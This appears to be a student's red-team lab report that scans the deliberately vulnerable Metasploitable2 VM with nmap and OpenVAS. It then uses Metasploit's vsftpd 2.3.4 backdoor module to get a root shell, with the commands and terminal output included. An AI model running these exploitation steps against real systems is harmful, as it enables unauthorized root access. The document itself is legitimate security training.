CYART

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
RED TEAMING TASK WEEK 01

TARUN SINGHAL

1. Network Scanning

Activities:

- **Tool: Nmap**
- **Task: Scan a local network device (e.g., Metasploitable2) using nmap -sV 192.168.1.x.**




Enhanced Tasks:

- **Service Enumeration: Run nmap -sC -sV 192.168.1.x to identify services and scripts. Document findings in a table:**


Port	State	Service	Version	Notes / Vulnerabilities
21/tcp	open	ftp	vsftpd 2.3.4	Anonymous login, RCE (CVE-2011-2523)
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Outdated, potential weak creds
23/tcp	open	telnet	Linux telnetd	Plain-text auth, try default creds
25/tcp	open	smtp	Postfix smtpd	VRFIY user enum, SSLv2 supported
53/tcp	open	domain	ISC BIND 9.4.2	Old version
80/tcp	open	http	Apache 2.2.8 (Ubuntu) DAV/2	Hosts vulnerable web apps (DVWA, etc.)
111/tcp	open	rpcbind	Version 2	Used with NFS
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X	Part of Samba service
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian	RCE (CVE-2007-2447), Metasploit module
512/tcp	open	exec	netkit-rsh rexecd	Insecure legacy service
513/tcp	open	login	OpenBSD/Solaris rlogind	Insecure
514/tcp	open	tcpwrapped	Unknown	Could be syslog
1099/tcp	open	java-rmi	GNU Classpath grmiregistry	RCE via Java deserialization
1524/tcp	open	bindshell	Metasploitable root shell	Direct root shell access
2049/tcp	open	nfs	v2-v4 (RPC)	Exported shares may be mountable
2121/tcp	open	ftp	ProFTPD 1.3.1	Check for misconfigurations
3306/tcp	open	mysql	MySQL 5.0.51a	Try default creds, weak auth
5432/tcp	open	postgresql	PostgreSQL 8.3.0 - 8.3.7	Check for weak creds
5900/tcp	open	vnc	VNC Protocol 3.3	Brute-forceable, weak auth
6000/tcp	open	X11	Access denied	Exposed GUI interface
6667/tcp	open	irc	UnrealIRCd	May be backdoored version
8009/tcp	open	ajp13	Apache JServ Protocol 1.3	Tomcat connector, misconfig risk
8180/tcp	open	http	Apache Tomcat/Coyote JSP 1.1	Try default creds, JSP shell upload

- **Scan Analysis: Compare results of a stealth scan (-sS) vs. aggressive scan (-A). Summarize differences in a 50-word report.**

stealth scan



aggressive scan (-A)



- **Scan Analysis: Compare results of a stealth scan (-sS) vs. aggressive scan (-A). Summarize differences in a 50-word report.**

Stealth Scan goal is to minimize detection by security systems. Often involves SYN scans, where only the initial SYN (synchronize) packet is sent, and the connection is not fully established.
Example: SYN scan (-sS in Nmap).

Aggressive Scan goal is to gather as much information as possible in a short amount of time. Employs various techniques, including version detection, OS detection, and script scanning, often sending many packets.

Example: Aggressive scan (-A in Nmap).

2. Vulnerability Scanning

Activities:

- **Tool: OpenVAS**
- **Task: Scan a local VM (e.g., Metasploitable2).**

Enhanced Tasks:

- **Scan Report:** Export OpenVAS scan results and prioritize 3 vulnerabilities by CVSS score in a table:

CVSS Score:

Rank	Vulnerability	CVSS Score	Description
1	UnrealIRCd3.2.8 Backdoor	10.0	Remote root backdoor in UnrealIRCd 3.2.8
2	VSFTPD Backdoor	7.5	Backdoor in VSFTPD allows remote code execution
3	Samba smbd 3.0.20	7.5	Remote code execution via crafted packets


- **Exploit Verification:** Cross-reference one OpenVAS finding with Metasploit to confirm exploitability (e.g., vsftpd backdoor).


1. Use command " msfconsole " to enter into Metasploitable Framework.
2. Use command "nmap <target ip>" for Metasploitable2 to check for open ports.
3. Use command "search name: vsftpd" to search for matching modules " exploit/unix/ftp/vsftpd_234_backdoor".
4. Use command "use exploit/unix/ftp/vsftpd_234_backdoor" to use the exploit.
5. Set RHOSTS using "set RHOST <target ip>".
6. Use command "exploit" to create session and enter Metasploitable2 Machine.


3. Exploitation Practice

Activities:

- **Tool:** Metasploit
- **Task:** Exploit a Metasploitable2 service (e.g., Samba: use exploit/multi/samba/usermap_script).
    - **Metasploit Exploit:** Use Metasploit to exploit a known vulnerability on Metasploitable2 (e.g., vsftpd backdoor: msfconsole; use exploit/unix/ftp/vsftpd_234_backdoor). Document steps in a 100-word summary.





kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Actions Edit View Help
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
msf6 > search name: vsftpd 2.3.4
[-] No results from search
msf6 > search name: vsftpd 2.3.4 type:exploit
[-] No results from search
msf6 > search name: vsftpd
[-] No results from search
msf6 > search name:vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS => 192.168.0.154
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Actions Edit View Help
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.154
RHOSTS => 192.168.0.154
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.154:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.154:21 - USER: 331 Please specify the password.
[+] 192.168.0.154:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.154:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.164:33503 → 192.168.0.154:6200) at 2025-08-13 07:02:01 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Steps:

7. Use command “ msfconsole ” to enter into Metasploitable Framework.
8. Use command “nmap <target ip>” for Metasploitable2 to check for open ports.
9. Use command “search name: vsftpd” to search for matching modules “ exploit/unix/ftp/vsftpd_234_backdoor”.
10. Use command “use exploit/unix/ftp/vsftpd_234_backdoor” to use the exploit.
11. Set RHOSTS using “set RHOST <target ip>”.
12. Use command “exploit” to create session and enter Metasploitable2 Machine.

- **Privilege Escalation Demo: Attempt a basic privilege escalation on Metasploitable2 (e.g., check for writable /etc/passwd). Log results.**

